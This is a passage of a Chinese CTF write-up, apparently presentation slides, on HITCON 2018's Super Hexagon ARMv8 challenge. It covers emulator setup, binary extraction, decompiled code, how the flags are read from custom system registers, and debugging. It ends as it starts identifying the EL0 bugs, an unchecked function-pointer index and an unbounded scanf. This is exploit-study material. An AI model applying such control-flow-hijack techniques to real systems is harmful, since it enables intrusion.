


ARMv8的异常级别

https://developer.arm.com/documentation/102437/0100/Exception-levels

基础：ARMv8异常级别






Recommended usage of ARMv8 Exception Levels

Super Hexagon：准备

准备：启动分析



附件：**super_hexagon-2044407c141e2a3a49d9fb57b62c73ee.tar.xz**

解开后分析主要文件：
docker-compose.yml
Dockerfile
Xinetd
run.sh
qemu-system-aarch64
bios.bin

./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon -bios \
./bios.bin -serial null -monitor /dev/null

准备：启动分析：flag文件

尝试启动：

```
➜ ./qemu-system-aarch64  -nographic -machine hitcon -cpu hitcon -bios ./bios.bin -monitor /dev/null -serial null
qemu-system-aarch64: /home/seanwu/hitcon-ctf-2018/qemu/target/arm/cpu64.c:286: hitcon_flag_word_idx_read: Assertion `fd >= 0' failed.
[1]    7430 abort (core dumped)  ./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon -bios ./bios.bin
```

启动失败，排错，strace跟踪系统调用：

```
➜ strace ./qemu-system-aarch64  -nographic -machine hitcon -cpu hitcon -bios ./bios.bin -monitor /dev/null -serial null
...
openat(AT_FDCWD, "/home/super_hexagon/flag/5", O_RDONLY) = -1 ENOENT (No such file or directory)
...
```

缺少flag文件，根据系统调用跟踪结果创建相关目录及文件：

```
➜ sudo mkdir -p /home/super_hexagon/flag/
➜ sudo cp ./flag/* /home/super_hexagon/flag
```

准备：启动分析：内存大小

再次启动：再次没用

```
➜ ./qemu-system-aarch64  -nographic -machine hitcon -cpu hitcon -bios ./bios.bin -serial null
QEMU 3.0.0 monitor - type 'help' for more information
(qemu) qemu-system-aarch64: cannot set up guest memory 'mach-hitcon.ram': Cannot allocate memory
```

再次排错：虚拟机机调大内存（空闲3G以上）

qemu.patch

```
35    +#define RAMLIMIT_GB 3
36    +#define RAMLIMIT_BYTES (RAMLIMIT_GB * 1024ULL * 1024 * 1024)
```


```
➜ free
              total        used        free      shared  buff/cache   available
Mem:        4015800     2109640     1275076       49372      631084     1596124
Swap:        969960      943740       26220
```

```
➜ free
              total        used        free      shared  buff/cache   available
Mem:        8144576     3101096     1996564       48312     3046916     4692384
Swap:        969960           0      969960
```

准备：启动分析：成功启动

➜ ./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon -bios ./bios.bin -monitor /dev/null -serial null

```
NOTICE:  UART console initialized
INFO:    MMU: Mapping 0 - 0x2844 (783)
INFO:    MMU: Mapping 0xe000000 - 0xe204000 (40000000000703)
INFO:    MMU: Mapping 0x9000000 - 0x9001000 (40000000000703)
NOTICE:  MMU enabled
NOTICE:  BL1: HIT-BOOT v1.0
INFO:    BL1: RAM 0xe000000 - 0xe204000
INFO:      SCTLR_EL3: 30c5083b
INFO:      SCR_EL3:   00000738
INFO:    Entry point address = 0x40100000
INFO:    SPSR = 0x3c9
VERBOSE: Argument #0 = 0x0
VERBOSE: Argument #1 = 0x0
VERBOSE: Argument #2 = 0x0
VERBOSE: Argument #3 = 0x0
NOTICE:  UART console initialized
[VMM] RO_IPA: 00000000-0000c000
[VMM] RW_IPA: 0000c000-0003c000
[KERNEL] mmu enabled
INFO:      TEE PC: e400000
INFO:      TEE SPSR: 1d3
NOTICE:  TEE OS initialized
[KERNEL] Starting user program ...

=== Trusted Keystore ===

Command:
   0 - Load key
   1 - Save key

cmd>
```

1. 创建flag目录及文件
2. 调大内存（至少空闲3G）

准备：代码分析

题目代码：bios.bin

```
➜ binwalk -e ./bios.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
143472        0x23070         SHA256 hash constants, little endian
770064        0xBC010         ELF, 64-bit LSB executable, version 1 (SYSV)
792178        0xC1672         Unix path: /lib/libc/aarch64
792711        0xC1887         Unix path: /lib/libc/aarch64
794111        0xC1DFF         Unix path: /lib/libc/aarch64
796256        0xC2660         Unix path: /home/seanwu/hitcon-ctf-2018

➜ file ./_bios.bin.extracted/BC010.elf
./_bios.bin.extracted/BC010.elf: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), statically linked, with debug_info, not stripped
➜ checksec ./_bios.bin.extracted/BC010.elf
[*] '/Users/wangyuxuan/Desktop/superhexagon/attachment/release/super_hexagon/share/_bios.bin.extracted/BC010.elf'
    Arch:     aarch64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

新版本 binwalk 无法提取 ELF 文件 的 解决办法
https://xuanxuanblingbling.github.io/ctf/tools/2021/10/07/binwalk/

准备：代码分析：BC010.elf

思考：这显然应该不是一个linux，因为bios.bin很小，但是却有ELF，这意味着什么呢？

```
1  void __cdecl run()
2  {
3    __int64 v0; // x2
4    int idx; // [xsp+28h] [xbp+28h] BYREF
5    int cmd; // [xsp+2Ch] [xbp+2Ch] BYREF
6
7    printf("cmd> ");
8    scanf("%d", &cmd);
9    printf("index: ");
10   scanf("%d", &idx);
11   if ( cmd == 1 )
12   {
13     printf("key: ");
14     scanf("%s", buf);
15     v0 = (unsigned int)strlen(buf);
16   }
17   else
18   {
19     v0 = 0LL;
20   }
21   cmdtb[cmd](buf, idx, v0);
22 }
```

```
1  _DWORD *__fastcall flag(_DWORD *result)
2  {
3    *result = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 0));
4    result[1] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 1));
5    result[2] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 2));
6    result[3] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 3));
7    result[4] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 4));
8    result[5] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 5));
9    result[6] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 6));
10   result[7] = _ReadStatusReg(ARM64_SYSREG(3, 3, 15, 12, 7));
11   return result;
12 }
```

```
.text:0000000000401BA4 ; =============== S U B R O U T I N E =======================================
.text:0000000000401BA4
.text:0000000000401BA4
.text:0000000000401BA4                 EXPORT flag
.text:0000000000401BA4 flag                                    ; CODE XREF: print_flag+C↑p
.text:0000000000401BA4                 MRS             X1, #3, c15, c12, #0
.text:0000000000401BA8                 STR             W1, [X0]
.text:0000000000401BAC                 MRS             X1, #3, c15, c12, #1
.text:0000000000401BB0                 STR             W1, [X0,#4]
.text:0000000000401BB4                 MRS             X1, #3, c15, c12, #2
.text:0000000000401BB8                 STR             W1, [X0,#8]
.text:0000000000401BBC                 MRS             X1, #3, c15, c12, #3
.text:0000000000401BC0                 STR             W1, [X0,#0xC]
.text:0000000000401BC4                 MRS             X1, #3, c15, c12, #4
.text:0000000000401BC8                 STR             W1, [X0,#0x10]
.text:0000000000401BCC                 MRS             X1, #3, c15, c12, #5
.text:0000000000401BD0                 STR             W1, [X0,#0x14]
.text:0000000000401BD4                 MRS             X1, #3, c15, c12, #6
.text:0000000000401BD8                 STR             W1, [X0,#0x18]
.text:0000000000401BDC                 MRS             X1, #3, c15, c12, #7
.text:0000000000401BE0                 STR             W1, [X0,#0x1C]
.text:0000000000401BE4                 RET
.text:0000000000401BE4 ; End of function flag
```

准备：代码分析：flag原理

```
.text:0000000000401BA4 ; =============== S U B R O U T I N E =======================================
.text:0000000000401BA4
.text:0000000000401BA4
.text:0000000000401BA4                 EXPORT flag
.text:0000000000401BA4 flag                                    ; CODE XREF: print_flag+C↑p
.text:0000000000401BA4                 MRS             X1, #3, c15, c12, #0
.text:0000000000401BA8                 STR             W1, [X0]
.text:0000000000401BAC                 MRS             X1, #3, c15, c12, #1
.text:0000000000401BB0                 STR             W1, [X0,#4]
.text:0000000000401BB4                 MRS             X1, #3, c15, c12, #2
.text:0000000000401BB8                 STR             W1, [X0,#8]
.text:0000000000401BBC                 MRS             X1, #3, c15, c12, #3
.text:0000000000401BC0                 STR             W1, [X0,#0xC]
.text:0000000000401BC4                 MRS             X1, #3, c15, c12, #4
.text:0000000000401BC8                 STR             W1, [X0,#0x10]
.text:0000000000401BCC                 MRS             X1, #3, c15, c12, #5
.text:0000000000401BD0                 STR             W1, [X0,#0x14]
.text:0000000000401BD4                 MRS             X1, #3, c15, c12, #6
.text:0000000000401BD8                 STR             W1, [X0,#0x18]
.text:0000000000401BDC                 MRS             X1, #3, c15, c12, #7
.text:0000000000401BE0                 STR             W1, [X0,#0x1C]
.text:0000000000401BE4                 RET
.text:0000000000401BE4 ; End of function flag
```

```
1.  Flags have to be read from 8 sysregs: s3_3_c15_c12_0 ~ s3_3_c15_c12_7
    For example, in aarch64, you may use:

            mrs x0, s3_3_c15_c12_0
            mrs x1, s3_3_c15_c12_1
                          .
                          .
                          .
            mrs x7, s3_3_c15_c12_7

    For first two stages, EL0 and EL1, `print_flag' functions are included.
    Make good use of them.

    qemu-system-aarch64, based on qemu-3.0.0, is also patched to support this
    feature. See `qemu.patch' for more details.
```

```
+static void aarch64_hitcon_initfn(Object *obj)
+{
+    ARMCPU *cpu = ARM_CPU(obj);
+
+    aarch64_a57_initfn(obj);
+
+    ARMCPRegInfo hitcon_flag_reginfo[] = {
+        { .name = "FLAG_WORD_0", .state = ARM_CP_STATE_BOTH,
+          .opc0 = 3, .opc1 = 3, .crn = 15, .crm = 12, .opc2 = 0,
+          .access = PL0_RW,
+          .readfn = hitcon_flag_word_0_read, .writefn = arm_cp_write_ignore },
```

```
+static uint64_t hitcon_flag_word_0_read(CPUARMState *env, const ARMCPRegInfo *ri)
+{
+    return hitcon_flag_word_idx_read(env, ri, 0);
```

```
+#define FLAG "/home/super_hexagon/flag/"
+
+static uint64_t hitcon_flag_word_idx_read(CPUA
+        const ARMCPRegInfo *ri, int idx)
+{
+    int el = arm_current_el(env);
+    bool is_secure = arm_is_secure(env);
+    assert(el >= 0 && el <= 3);
+    const char *flag_name;
+    if (el == 3) {
+        flag_name = FLAG"6";
+    } else if (el == 2) {
+        flag_name = FLAG"3";
+    } else if (el == 1) {
+        if (is_secure) {
+            flag_name = FLAG"5";
+        } else {
+            flag_name = FLAG"2";
+        }
+    } else {
+        if (is_secure) {
+            flag_name = FLAG"4";
+        } else {
+            flag_name = FLAG"1";
+        }
+    }
+    int fd = open(flag_name, O_RDONLY);
+    assert(fd >= 0);
+    assert(idx >= 0 && idx < 8);
+    uint32_t value[8];
+    memset(value, 0, sizeof(value));
+    read(fd, &value, sizeof(value));
+    close(fd);
+    return value[idx];
+}
```

结合：
BC010.elf
README
qemu.patch

分析flag的原理：

题目patch了qemu，并自定义了8个系统寄存器。当程序读取这些寄存器时，qemu 会检查CPU状态，并将qemu外文件系统中对应的flag文件读入到这些寄存器中并返回。

这个flag的原理意味着：

每关都必然要打控制流劫持！


准备：调试

异构Pwn的调试： gdb-multiarch + pwndbg

➜ ./qemu-system-aarch64 -S -s -nographic -machine hitcon -cpu hitcon -bios ./bios.bin -monitor /dev/null -serial null
➜ gdb-multiarch

pwndbg> b * 0x400C78
pwndbg> target remote :1234
pwndbg> c

```
.text:0000000000400C78 ; int printf(const unsigned __int8 *
.text:0000000000400C78                         EXPORT printf
.text:0000000000400C78 printf
.text:0000000000400C78
.text:0000000000400C78
.text:0000000000400C78 var_50          = -0x50
.text:0000000000400C78 var_40          = -0x40
.text:0000000000400C78 va              = -0x20
.text:0000000000400C78 var_s0          =  0
.text:0000000000400C78 var_s10         =  0x10
.text:0000000000400C78 var_s20         =  0x20
.text:0000000000400C78 var_s30         =  0x30
.text:0000000000400C78 var_s40         =  0x40
.text:0000000000400C78 var_s50         =  0x50
.text:0000000000400C78 var_s60         =  0x60
.text:0000000000400C78 var_s70         =  0x70
.text:0000000000400C78 var_s88         =  0x88
.text:0000000000400C78 var_s90         =  0x90
.text:0000000000400C78 var_s98         =  0x98
.text:0000000000400C78 var_sA0         =  0xA0
.text:0000000000400C78 var_sA8         =  0xA8
.text:0000000000400C78 var_sB0         =  0xB0
.text:0000000000400C78 var_sB8         =  0xB8
.text:0000000000400C78
.text:0000000000400C78 count = X0
.text:0000000000400C78                         STP             X29,
```




准备：物料总结

```
➜ tree -N -L 4                    运行相关
.                                 原理相关
├── README
├── qemu-arm-debug.patch
├── qemu.patch
└── super_hexagon
    ├── Dockerfile
    ├── docker-compose.yml
    ├── share
    │   ├── bios.bin
    │   ├── flag
    │   │   ├── 1
    │   │   ├── 2
    │   │   ├── 3
    │   │   ├── 4
    │   │   ├── 5
    │   │   └── 6
    │   ├── qemu-system-aarch64
    │   └── run.sh
    └── xinetd

3 directories, 15 files
```

1. qemu-arm-debug.patch目前作用不明
2. bios.bin即为题目所有漏洞目标代码

准备：题目总览




Escape each level for your six flags.

- EL0 – Hard
- EL1 – Harder
- EL2 – Hardest
- S–EL0 – Hardester
- S–EL1 – Hardestest
- S–EL3 – Hardestestest

https://developer.arm.com/documentation/102437/0100/Exception-levels

Super Hexagon：EL0

EL0


Non-secure state
Secure state
EL0
AArch32 or AArch64*
App1
AArch32 or AArch64*
App2
AArch32 or AArch64*
App1
AArch32 or AArch64*
App2
AArch32 or AArch64*
Secure App1
AArch32 or AArch64*
Secure App2
EL1
AArch32 or AArch64**
Guest OS1
AArch32 or AArch64**
Guest OS2
AArch32 or AArch64
Secure OS
EL2
AArch32 or AArch64
Hypervisor
EL3
AArch64
Secure Monitor
* AArch64 permitted only if EL1 is using AArch64
** AArch64 permitted only if EL2 is using AArch64

EL0：漏洞挖掘

用户态程序（BC010.elf）中：

1. 函数指针数组下标cmd，未校验大小，可导致数组越界
2. scanf缓冲区input，未限制输入长度，可溢出cmdtb函数指针数组

```
1  void __cdecl run()
2  {
3    __int64 v0; // x2
4    int idx; // [xsp+28h] [xbp+28h] BYREF
5    int cmd; // [xsp+2Ch] [xbp+2Ch] BYREF
6
7    printf("cmd> ");
8    scanf("%d", &cmd);
9    printf("index: ");
